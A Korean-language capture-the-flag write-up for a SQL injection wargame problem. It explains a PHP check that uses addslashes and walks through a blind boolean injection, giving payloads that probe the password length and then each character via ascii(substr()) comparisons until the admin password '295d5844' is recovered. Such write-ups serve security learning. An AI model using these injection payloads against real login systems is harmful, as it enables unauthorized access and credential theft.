
< 4번 워게임 풀이문서 >

김구민



이 문제는 result에 대한 조건문이 2개 있다.

하나는 id에 해당하는 쿼리값이 참이면 Hello admin이라는 내용을 출력한다.

그리고 처음 입력한 pw와 테이블의 pw를 비교해서 일치하면 문제를 해결할 수 있다.


$\_GET[pw] = addslashes($\_GET[pw]);

GET 방식으로 pw를 입력 받고 addslashes라는 함수를 통해 pw를 변환한 후 그 비밀번호에 일치하는 비밀번호를 테이블에서 찾아낸다.

일단 그 전처럼 id=’admin’ 과 pw값에 참의 값을 입력해봤다.


?pw=9999' or id='admin' and length(pw)>0%23

🡺 id=’admin’ and pw=’9999’ || id=’admin’ and true



여기서 pw의 길이를 알고 싶어서 length(pw)=1, 2, 3, 4, … 방식으로 유추해봤다.

그 결과 length(pw)=8에서 Hello admin이라는 문구가 뜬 것을 볼 수 있었다.



일단 pw는 8글자임을 알았다.

이제 pw의 첫번째 글자부터 유추하기로 했다.


글자를 하나씩 유추할 때 사용한 것은 ASCII 코드였다.

id=’admin’ and ascii(substr(pw,1,1))=x #’ 방식으로 x값을 변경해가면서 유추했다.

ascii(substr(pw,1,1))=x는 pw의 첫번째 글짜를 substring 해서 ASCII 코드로 변환한 값이 x인지의 여부를 가려내겠다는 의도를 가지고 있다.


일단 pw의 첫 글자를 정확히 모르기 때문에 등호 대신 부등호를 이용해서 ascii(substr(pw,1,1))>x와 같이 유추를 시작했다.(x를 30부터 40, 50 늘려가는 식으로)


x를 50으로 했을 때 Hello Admin이라는 문구가 사라졌다.



이로써 첫 글자의 아스키코드 변환 값이 40보다 크고 50이하라는 것을 알아낼 수 있었다.

따라서 부등호를 등호로 바꾸고 x값을 41부터 50까지 설정해서 유추해보았다.



x값이 50 이었을 때 다시 Hello Admin이 출력되는 것을 볼 수 있었다.

이와 같은 방식으로 8글자를 모두 유추해 본 결과 다음과 같았다.

ascii(substr(pw,1,1))=50 🡺 2

ascii(substr(pw,2,1))=57 🡺 9

ascii(substr(pw,3,1))=53 🡺 5

ascii(substr(pw,4,1))=100 🡺 d

ascii(substr(pw,5,1))=53 🡺 5

ascii(substr(pw,6,1))=56 🡺 8

ascii(substr(pw,7,1))=52 🡺 4

ascii(substr(pw,8,1))=52 🡺 4

결과적으로 알아낸 pw는 295d5844이며 결과가 잘 도출되었는지 확인해보았다.

